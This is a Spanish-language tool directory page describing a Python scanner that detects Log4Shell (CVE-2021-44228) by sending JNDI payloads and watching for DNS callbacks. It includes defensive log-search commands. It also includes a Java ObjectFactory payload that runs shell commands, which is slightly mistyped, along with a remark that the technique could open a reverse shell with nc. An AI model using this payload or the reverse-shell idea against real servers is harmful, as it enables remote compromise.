
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
log4j — Escáner multihilo en Python que detecta Log4Shell (CVE-2021-44228) enviando solicitudes HTTP manipuladas con payloads JNDI y monitoreando devoluciones de llamada DNS para identificar hosts vulnerables. | Kitploit
Herramientas/GitHubGitHub/hassaanahmad813/log4j
Escáneres de VulnerabilidadesExplotaciónRecopilación de InformaciónSeguridad WebAnálisis de DNS
GitHubhassaanahmad813/log4j

log4j

Escáner multihilo en Python que detecta Log4Shell (CVE-2021-44228) enviando solicitudes HTTP manipuladas con payloads JNDI y monitoreando devoluciones de llamada DNS para identificar hosts vulnerables.

Ver Repositorio
40hace 4 añosAún no revisado
Compartir

log4j-detect

Script simple en Python 3 para detectar la vulnerabilidad de la librería Java "Log4j" (CVE-2021-44228) para una lista de URL con multithreading

Este script está basado en takito1812/log4j-detect

Por ExodataCyberdefense


El script "log4j-detect.py" desarrollado en Python 3 se encarga de detectar si una lista de URLs son vulnerables a CVE-2021-44228.


Para ello, envía una petición GET usando hilos (mayor rendimiento) a cada una de las URLs de la lista especificada. La petición GET contiene un payload que, en caso de éxito, devuelve una petición DNS a Burp Collaborator / interactsh. Este payload se envía en un parámetro de prueba y en las cabeceras "User-Agent" / "Referer" / "X-Forwarded-For" / "Authentication". Finalmente, si un host es vulnerable, aparecerá un número de identificación en el prefijo del subdominio del payload de Burp Collaborator / interactsh y en la salida del script, lo que permite saber qué host ha respondido vía DNS.

Cabe señalar que este script solo gestiona la detección DNS de la vulnerabilidad y no prueba la ejecución remota de comandos.

Ejecutar log4j-detect.py

python3 log4j-detect.py -s <burpCollaborator/interactsh...> [-u [urls]] [-f [urlFileList]] [-t THREADS] [-p PROXY] [--urllib3-warnings|--no-urllib3-warnings]
imagen

Si tienes acceso directo al servidor puedes ejecutar:

sudo egrep -i -r '\$\{jndi:(ldap[s]?|rmi)://[^\n]+' /var/log
sudo find /var/log -name \*.gz -print0 | xargs -0 zgrep -E -i '\$\{jndi:(ldap[
s]?|rmi)://[^\n]+'

Para comprobar si alguien intentó hacer una conexión a través de un servidor ldap

Si el script detecta una vulnerabilidad

Aquí tienes un ejemplo de código que puedes lanzar para probar si tu servidor puede ser comprometido (Si es una shell de windows puedes usar simplemente sintaxis de powershell)

public class ExportObject implements javax.naming.spi.ObjectFactory {
	public ExportObject() {
		try {
			java.lang.getRuntime().exec("touch ~/pwned");
			java.lang.getRuntime().exec("ls ~");
		} catch (Exception e) {
			e.printStackTrace();
		}
	}
}

Algo así podría permitirte hacer una reverse shell con el comando nc

Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    546
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    477
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    377
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    324
  • 5

    estorides

    grisuno/estorides

    Agrega más de 99 fuentes OSINT gratuitas en paralelo, resuelve entidades en un grafo de conocimiento y exporta STIX 2.1, MISP o GraphML con análisis asistido por LLM.

    269
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    252

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →





